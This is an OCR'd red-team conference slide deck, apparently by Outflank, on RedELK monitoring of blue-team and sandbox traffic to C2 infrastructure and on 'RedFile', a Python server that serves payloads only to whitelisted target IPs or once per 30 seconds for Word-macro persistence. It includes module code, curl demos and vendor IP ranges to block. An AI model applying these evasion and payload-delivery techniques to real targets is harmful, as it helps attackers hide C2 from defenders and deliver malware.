
## Deep analysis

Deep analysis request ⓘ

Submit

# SANDBOX CONNECTIONS

DAMTA - new AV beacons



# INDICATORS

TRAFFIC TO OFFENSIVE INFRASTRUCTURE



# ANALYST TRAFFIC

<b>haproxy_useragent.keyword: Descending</b> ⚡	<b>src_ip.keyword: Descending</b> ⚡	<b>src_dns.keyword: Descending</b> ⚡
curl/7.35.0	52.58.12.201	ec2-52-58-12-201.eu-central-1.compute.amazonaws.com
python-requests/2.13.0	51.15.62.204	204-62-15-51.rev.cloud.scaleway.com
python-requests/2.13.0	196.52.34.22	ip-22-34-52-196.sg.asianpacifictelphone.com
python-requests/2.13.0	192.40.95.32	192.40.95.32
python-requests/2.20.1	35.161.55.221	ec2-35-161-55-221.us-west-2.compute.amazonaws.com
Python-urllib/2.7	118.219.252.193	118.219.252.193
curl/7.35.0	52.58.51.176	ec2-52-58-51-176.eu-central-1.compute.amazonaws.com
python-requests/2.13.0	196.55.2.2	ip-2-2-55-196.in.asianpacifictelphone.com
python-requests/2.13.0	194.187.249.46	194.187.249.46
curl/7.62.0	94.210.111.193	5ED26FC1.cm-7-3b.dynamic.ziggo.nl
Python-urllib/3.6	91.213.143.247	nat.2-47-prg.avast.com

# IM PREVIEW

haproxy_dest	src_ip	src_dns	geoip.as_org	haproxy_request	haproxy_useragent
www-decoy	149.154.1 61.16	149.154.161.16	Telegram Messenger LLP	GET /test_TELEGRAM-20190317_2 HTTP/1.1	TelegramBot (like TwitterBot)
www-decoy	149.154.1 61.11	149.154.161.11	Telegram Messenger LLP	GET /test_TELEGRAM-20190317_22 HTTP/1.1	TelegramBot (like TwitterBot)
www-decoy	149.154.1 61.17	149.154.161.17	Telegram Messenger LLP	GET /test_TELEGRAM- 20190317_223 HTTP/1.1	TelegramBot (like TwitterBot)
www-decoy	149.154.1 61.10	149.154.161.10	Telegram Messenger LLP	GET /test_TELEGRAM- 20190317_2234 HTTP/1.1	TelegramBot (like TwitterBot)
www-decoy	149.154.1 61.17	149.154.161.17	Telegram Messenger LLP	GET /test_TELEGRAM-20190317_ HTTP/1.1	TelegramBot (like TwitterBot)
www-decoy	149.154.1 61.3	149.154.161.3	Telegram Messenger LLP	GET /test_TELEGRAM-2019031 HTTP/1.1	TelegramBot (like TwitterBot)
www-decoy	149.154.1 61.19	149.154.161.19	Telegram Messenger LLP	GET /test_TELEGRAM-20190317 HTTP/1.1	TelegramBot (like TwitterBot)
www-decoy	149.154.1 61.12	149.154.161.12	Telegram Messenger LLP	GET /test_TELEGRAM-201903 HTTP/1.1	TelegramBot (like TwitterBot)
www-decoy	149.154.1 61.18	149.154.161.18	Telegram Messenger LLP	GET /test_TELEGRAM-20190 HTTP/1.1	TelegramBot (like TwitterBot)
www-decoy	149.154.1 61.18	149.154.161.18	Telegram Messenger LLP	GET /test_TELEGRAM-2019 HTTP/1.1	TelegramBot (like TwitterBot)
www-decoy	149.154.1 61.8	149.154.161.8	Telegram Messenger LLP	GET /test_TELEGRAM-20 HTTP/1.1	TelegramBot (like TwitterBot)
www-decoy	149.154.1 61.16	149.154.161.16	Telegram Messenger LLP	GET /test_TELEGRAM-201 HTTP/1.1	TelegramBot (like TwitterBot)
www-decoy	149.154.1 61.5	149.154.161.5	Telegram Messenger LLP	GET /test_TELEGRAM-2 HTTP/1.1	TelegramBot (like TwitterBot)

# DOMAIN CLASSIFIER



**Kelly**

@fuzzzynoise

Follow



I watched the web logs after submitting domains for categorization and started aggregating ranges to block via `mod_rewrite` once the domains get categorized. So far I have:

McAfee - 161.69.0.0/16

Palo Alto - 64.74.215.0/24

ForcePoint - 208.87.232.0/21

Any other ranges to add?

11:30 PM - 13 Mar 2019

# BONUS - CATCH OF THE DAY

geoiip.as_org	haproxy_request	haproxy_useragent
11 Iran Cell Service and Communication Company	POST /bax6q3 HTTP/1.1	Mozilla/5.0 (iPhone; CPU iPhone OS 10_2_1 like Mac OS X) AppleWebKit/602.4.6 (KHTML, like Gecko) Version/10.0 Mobile/14D27 Safari/602.1
18 Iran Cell Service and Communication Company	POST /rgbsun HTTP/1.1	Mozilla/5.0 (iPhone; CPU iPhone OS 10_2_1 like Mac OS X) AppleWebKit/602.4.6 (KHTML, like Gecko) Version/10.0 Mobile/14D27 Safari/602.1
18 Iran Cell Service and Communication Company	POST /dckwxd HTTP/1.1	Mozilla/5.0 (iPhone; CPU iPhone OS 10_2_1 like Mac OS X) AppleWebKit/602.4.6 (KHTML, like Gecko) Version/10.0 Mobile/14D27 Safari/602.1
16 Iran Cell Service and Communication Company	POST /9un3et HTTP/1.1	Mozilla/5.0 (iPhone; CPU iPhone OS 10_2_1 like Mac OS X) AppleWebKit/602.4.6 (KHTML, like Gecko) Version/10.0 Mobile/14D27 Safari/602.1
16 Iran Cell Service and Communication Company	POST /2usajb HTTP/1.1	Mozilla/5.0 (Linux; Android 7.0; SM-G9550 Build/NRD90M) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.98 Mobile Safari/537.36
18 Iran Cell Service and Communication Company	POST /ebuwtu HTTP/1.1	Mozilla/5.0 (iPhone; CPU iPhone OS 10_2_1 like Mac OS X) AppleWebKit/602.4.6 (KHTML, like Gecko) Version/10.0 Mobile/14D27 Safari/602.1
18 Iran Cell Service and Communication Company	POST /hsgcan HTTP/1.1	Mozilla/5.0 (iPhone; CPU iPhone OS 10_2_1 like Mac OS X) AppleWebKit/602.4.6 (KHTML, like Gecko) Version/10.0 Mobile/14D27 Safari/602.1
18 Iran Cell Service and Communication Company	POST /fmwqew HTTP/1.1	Mozilla/5.0 (Linux; Android 7.0; SM-G9550 Build/NRD90M) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.98 Mobile Safari/537.36
13 Iran Cell Service and Communication Company	POST /n3j8rs HTTP/1.1	Mozilla/5.0 (iPhone; CPU iPhone OS 10_2_1 like Mac OS X) AppleWebKit/602.4.6 (KHTML, like Gecko) Version/10.0 Mobile/14D27 Safari/602.1
13 Iran Cell Service and Communication Company	POST /fu57z2 HTTP/1.1	Mozilla/5.0 (Linux; Android 7.0; SM-G9550 Build/NRD90M) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.98 Mobile Safari/537.36
1 Iran Cell Service and Communication Company	POST /nh764q HTTP/1.1	Mozilla/5.0 (iPhone; CPU iPhone OS 10_2_1 like Mac OS X) AppleWebKit/602.4.6 (KHTML, like Gecko) Version/10.0 Mobile/14D27 Safari/602.1
1 Iran Cell Service and Communication Company	POST /2f10-i HTTP/1.1	Mozilla/5.0 (Linux; Android 7.0; SM-G9550 Build/NRD90M) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.98 Mobile Safari/537.36



# INDICATORS

TARGET INTERNAL CHECKS

# KRBTGT RESET

```
get-aduser krbtgt -properties passwordlastset
```

```
DistinguishedName : CN=krbtgt,CN=Users,DC=[REDACTED]DC=net
Enabled           : False
GivenName        :
Name             : krbtgt
ObjectClass      : user
ObjectGUID       : d029589c-f6ad-4b4c-96c2-2613d5[REDACTED]
PasswordLastSet  : 23/08/2010 17:20:00 ←
SamAccountName   : krbtgt
SID              : S-1-5-21-1561531455-1146524887[REDACTED]-502
Surname         :
UserPrincipalName : krbtgt@[REDACTED].net
```

# INDICATORS OF ANALYSES / INVESTIGATION / DETECTION

TYPE OF CHECK	DETAIL
<b>Online service</b>	<b>AV hash</b> : hash of our malware is known at VirusTotal or others
	<b>Infra blacklist</b> : IP, URL of TLS cert blacklist
<b>Traffic to infra</b>	<b>C2 scanners</b> : global scans for C2 tool artefacts
	<b>AV sandbox</b> : C2 session from a known malware sandbox
	<b>Analyst traffic</b> : traffic from analyst, e.g. TOR IP, curl, other URIs
	<b>Sec Vendor traffic</b> : security vendor visits our infra – each with own characteristics
	<b>Instant Messaging</b> : ‘previews’ of Instant Messaging clients
<b>Target internal</b>	<b>KRBTGT / admin reset</b> : unexpected password changes of critical accounts
	<b>Security tool</b> : unexpected change of AV / EDR tools installed

# STATUS OF REDELK ALARMS

- **IOC seen at external party**
  - VirusTotal, IBM X-Force and Hybrid Analyses
  - List of IOCs as reported by Cobalt Strike
  - Alarm when IOC is found
- **Unknow IP to C2**
  - Usage of tags for known IPs of red team and target
  - Multiple destinations in redirector, e.g. decoy and c2
  - Alarm when non tagged IP visits C2 URI
- **Many more on roadmap**
- **Meanwhile, live querying of RedELK during operation works really well**

A photograph of two men in business suits performing a handstand. One man is standing on the ground, supporting the other man who is upside down. The background is a light blue wall with a grid of small white dots. The text "REACT ON LIVE ACTIONS" is overlaid in white, bold, sans-serif font across the center of the image.


**REACT ON LIVE ACTIONS**



# WORKING STAGELESS AND STAY IN CONTROL

- **Our persistency and payload often download the full stage.**
  - This means we can easy change the payload throughout the operation.
- **Our bot will migrate from a user driven process to a longer living process and arrange sleep times.**

**No Cobalt Strike stagers and no stageless payloads on disk!**



# INTRODUCING REDFILE

## Serving files from code

- Basically every URL calls a python module which 'builds' the output.
- Base-code is 'thin' and accepts modules

## Some ideas

- Return content based on user agent
- Return content only when a valid 'key' is present and a key can only be used 'n' times. Even more interesting is what we serve when the key is reused.
- Return content only N minutes after another call
- Return content only once every so often
- ... options are endless and now easy to build

```
1 # Part of RedFile
2 #
3 # Author: Outflank B.V. / Mark Bergman / @xychix
4 #
5 # License : BSD3
6 import requests,json
7 import helper
8
9 ## usage:
10 # http://127.0.0.1:18080/agent/test/test
11 # basic url ..... |modname|key.....|notused
12 class f():
13     def __init__(self,key,h,req={}):
14         uaString = req.headers.get('User-Agent')
15         temp = {}
16         for k,v in req.headers:
17             temp[str(k)] = str(v)
18         self.auJson = json.loads(json.dumps(temp))
19
20     def fileContent(self):
21         return json.dumps(self.auJson, sort_keys=True, indent=4)
22
23     def fileType(self):
24         return(helper.getContent('json'))
25
```

We always load class 'f'

And run these 2 functions



A man in a blue patterned shirt is juggling several white beer bottles in a dark environment. The scene is overlaid with a semi-transparent dark blue grid pattern. The man is looking upwards, focused on his juggling. One bottle is in the foreground, held in his right hand, while others are in motion in the background.

# EXAMPLES

WHAT CAN WE SERVE YOU?

# MODULE [IPONLY] - DECOY 3<sup>RD</sup> PARTY

▶	Mar 25 2019, 20:42:56	65.154.226 .126	PALO ALTO NETWORKS	GET HTTP/1.1	/src/git.txt	Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
▶	Mar 25 2019, 20:42:55	65.154.226 .126	PALO ALTO NETWORKS	GET HTTP/1.1	/src/git.txt	Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36
▶	Mar 25 2019, 20:42:31	65.154.226 .109	PALO ALTO NETWORKS	GET HTTP/1.1	/src/git.txt	Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; T Center PC 6.0; .NET4.0C; .NET4.0E; InfoPath.2)
▶	Mar 25 2019, 20:41:12	144.1.2 .33	CLIENT B.V.	GET HTTP/1.1	/src/git.txt	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; 3.5.30729; Tablet PC 2.0)

**We can work on IP. IP (or IP block) other than \$CLIENT will receive another output**

Quite fail safe

Might miss calls from infected laptop when it's in another office?

**We could work with user-agent, but as the proxy checks with multiple user-agents they might be prepared for this**

```
laptop:~ mark$
laptop:~ mark$ curl api.ipify.org ; echo
188.206.65.231
laptop:~ mark$ curl http://[redacted].nl/redfile/iponly/a/payload.txt
Default payload
laptop:~ mark$ curl api.ipify.org ; echo " < Now I'm vpn-ed to whitelisted IP"
[redacted].160 < Now I'm vpn-ed to whitelisted IP
laptop:~ mark$ curl http://[redacted].nl/redfile/iponly/a/payload.txt
[redacted].160 payload
laptop:~ mark$
```

### REDELK FILES NEEDED

```
[redacted]:~/RedFile/m/iponly#
[redacted]:~/RedFile/m/iponly# ls -lash
total 24K
4.0K drwxr-xr-x 2 root root 4.0K Apr 28 12:10 .
4.0K drwxr-xr-x 7 root root 4.0K Apr 28 11:38 ..
4.0K -rw-r--r-- 1 root root 24 Apr 28 11:52 [redacted].160_payload
4.0K -rw-r--r-- 1 root root 16 Apr 28 11:51 default.txt
4.0K -rw-r--r-- 1 root root 1.7K Apr 28 12:10 __init__.py
4.0K -rw-r--r-- 1 root root 1.7K Apr 28 12:10 __init__.pyc
[redacted]:~/RedFile/m/iponly#
[redacted]:~/RedFile/m/iponly# cat default.txt
Default payload
[redacted]:~/RedFile/m/iponly# cat [redacted].160_payload.txt
[redacted].160 payload
[redacted]:~/RedFile/m/iponly#
```

```
#  
# of leave the 'uid' out http://DOMAIN/redfile/once30s/payload.txt as it isn't used in this m  
# ln -s /root/RedFile/m/once30s linktest.  symlinks to 'rename' modules without loosing overs  
# http://DOMAIN/redfile/linktest/payload.txt  
#
```

```
class f():  
    def __init__(self,key,h,req={}):  
        self.temp = {}  
        self.temp['X-Forwarded-For'] = "" #make sure key exists  
        for k,v in req.headers:  
            self.temp[str(k)] = str(v)  
        print(self.temp)  
        self.hash = h  
        self.filename = req.base_url.split('/')[0]  
        cwd = os.path.dirname(os.path.realpath(__file__))  
        self.folder = cwd  
  
    def fileContent(self):  
        try:  
            ipv4 = self.temp['X-Forwarded-For'].split(':')[0]  
            filefull = "%s/%s_%s"%(self.folder,ipv4,self.filename)  
            print("try: %s"%(filefull))  
            with open(filefull, 'r') as content_file:  
                content = content_file.read()  
            return(content)  
        except:  
            with open(self.folder+"/"+"default.txt", 'r') as content_file:  
                content = content_file.read()  
            return(content)  
  
    def fileType(self):  
        return(helper.getContent('json'))
```

# MODULE [ONCE30SEC] - ONLY SERVE ONCE IN 30S

Used a Word template persistence [<https://attack.mitre.org/techniques/T1137/>]

- User opens Word \*a lot\* at the same time
- Our C2 bot migrates from Word to a different process for us, automatically
- Things can go wrong when migrating 25-times to the same process

## Solution

- RedFile serves a file only if that file hasn't been served in the 30 seconds before that
- This file contains our encoded payload which the Word macro can decode and execute




Time	attackscenario	beat.name	haproxy_dest	src_ip	src_dns	geoiip.as_org	haproxy_request
▶ Dec 18 2018, 16:30:53	1B					t B.V.	GET / ase.txt HTTP/1.1
▶ Dec 18 2018, 16:30:53	1B					t B.V.	GET / ase.txt HTTP/1.1
▶ Dec 18 2018, 16:29:59	1B					t B.V.	GET / ase.txt HTTP/1.1
▶ Dec 18 2018, 16:29:59	1B	we	file			ket B.V.	GET / ase.txt HTTP/1.1
▶ Dec 18 2018, 16:29:49	1B	we	file			ket B.V.	GET / ase.txt HTTP/1.1
▶ Dec 18 2018, 16:29:49	1B	we	file			ket B.V.	GET / ase.txt HTTP/1.1
▶ Dec 18 2018, 16:29:35	1B	we	file			ket B.V.	GET / ase.txt HTTP/1.1
▶ Dec 18 2018, 16:29:23	1B	we	file			ket B.V.	GET / ase.txt HTTP/1.1
▶ Dec 18 2018, 16:29:14	1B	we	file			ket B.V.	GET / ase.txt HTTP/1.1
▶ Dec 18 2018, 16:29:14	1B	we	file			ket B.V.	GET / ase.txt HTTP/1.1
▶ Dec 18 2018, 16:28:51	1B	we	file			ket B.V.	GET / ase.txt HTTP/1.1
▶ Dec 18 2018, 16:28:49	1B	we	file			ket B.V.	GET / ase.txt HTTP/1.1
▶ Dec 18 2018, 16:28:49	1B	we	file			ket B.V.	GET / ase.txt HTTP/1.1
▶ Dec 18 2018, 16:28:25	1B	we	file			ket B.V.	GET / ase.txt HTTP/1.1
▶ Dec 18 2018, 16:28:25	1B	we	file			ket B.V.	GET / ase.txt HTTP/1.1
▶ Dec 18 2018, 16:28:03	1B	we	file			ket B.V.	GET / ase.txt HTTP/1.1
▶ Dec 18 2018, 16:28:02	1B	we	file			ket B.V.	GET / ase.txt HTTP/1.1
▶ Dec 18 2018, 16:28:01	1B	we	file			ket B.V.	GET / ase.txt HTTP/1.1
▶ Dec 18 2018, 16:17:21	1B	we	file			ket B.V.	GET / ase.txt HTTP/1.1
▶ Dec 18 2018, 16:17:21	1B	we	file			ket B.V.	GET / ase.txt HTTP/1.1
▶ Dec 18 2018, 16:16:55	1B	we	file			ket B.V.	GET / ase.txt HTTP/1.1
▶ Dec 18 2018, 16:16:16	1B	we	file			ket B.V.	GET / ase.txt HTTP/1.1
▶ Dec 18 2018, 16:16:15	1B	we	file			ket B.V.	GET / ase.txt HTTP/1.1
▶ Dec 18 2018, 16:16:14	1B	we	file			ket B.V.	GET / ase.txt HTTP/1.1
▶ Dec 18 2018, 16:15:17	1B	we	file			ket B.V.	GET / ase.txt HTTP/1.1
▶ Dec 18 2018, 16:15:16	1B	we	file			ket B.V.	GET / ase.txt HTTP/1.1
▶ Dec 18 2018, 16:12:25	1B	we	file			ket B.V.	GET / ase.txt HTTP/1.1
▶ Dec 18 2018, 16:12:25	1B	we	file			ket B.V.	GET / ase.txt HTTP/1.1

18 New beacons in about 3 minutes!

```
laptop:~ mark$ for i in {1..30}; do date;curl http://[redacted]test.[redacted].nl/redfile/once30s/a/payload.txt;sleep 5; done
Sun Apr 28 11:22:05 CEST 2019
YouR EvIl P4yL04D H3r3!
Sun Apr 28 11:22:13 CEST 2019
overload
Sun Apr 28 11:22:18 CEST 2019
overload
Sun Apr 28 11:22:23 CEST 2019
overload
Sun Apr 28 11:22:29 CEST 2019
overload
Sun Apr 28 11:22:34 CEST 2019
overload
Sun Apr 28 11:22:40 CEST 2019
YouR EvIl P4yL04D H3r3!
Sun Apr 28 11:22:46 CEST 2019
overload
Sun Apr 28 11:22:52 CEST 2019
overload
Sun Apr 28 11:22:57 CEST 2019
overload
Sun Apr 28 11:23:03 CEST 2019
overload
Sun Apr 28 11:23:09 CEST 2019
overload
Sun Apr 28 11:23:15 CEST 2019
YouR EvIl P4yL04D H3r3!
Sun Apr 28 11:23:21 CEST 2019
overload
Sun Apr 28 11:23:26 CEST 2019
overload
Sun Apr 28 11:23:32 CEST 2019
overload
Sun Apr 28 11:23:38 CEST 2019
overload
Sun Apr 28 11:23:44 CEST 2019
overload
Sun Apr 28 11:23:49 CEST 2019
YouR EvIl P4yL04D H3r3!
Sun Apr 28 11:23:55 CEST 2019
overload
Sun Apr 28 11:24:01 CEST 2019
```

+30 Seconds



```

class f():
    def __init__(self, key, h, req={}):
        uaString = req.headers.get('User-Agent')
        temp = {}
        for k, v in req.headers:
            temp[str(k)] = str(v)
        self.auJson = json.loads(json.dumps(temp))
        self.hash = h
        self.filename = req.base_url.split('/')[0]
        cwd = os.path.dirname(os.path.realpath(__file__))
        self.folder = cwd
        data = shelve.open('%s/data.shelve'%self.folder)
        if not data.has_key('timestamp'):
            self.delta = 9999999 #not seen before
            data['timestamp'] = datetime.datetime.now()
        else:
            delta_dt = datetime.datetime.now() - data['timestamp']
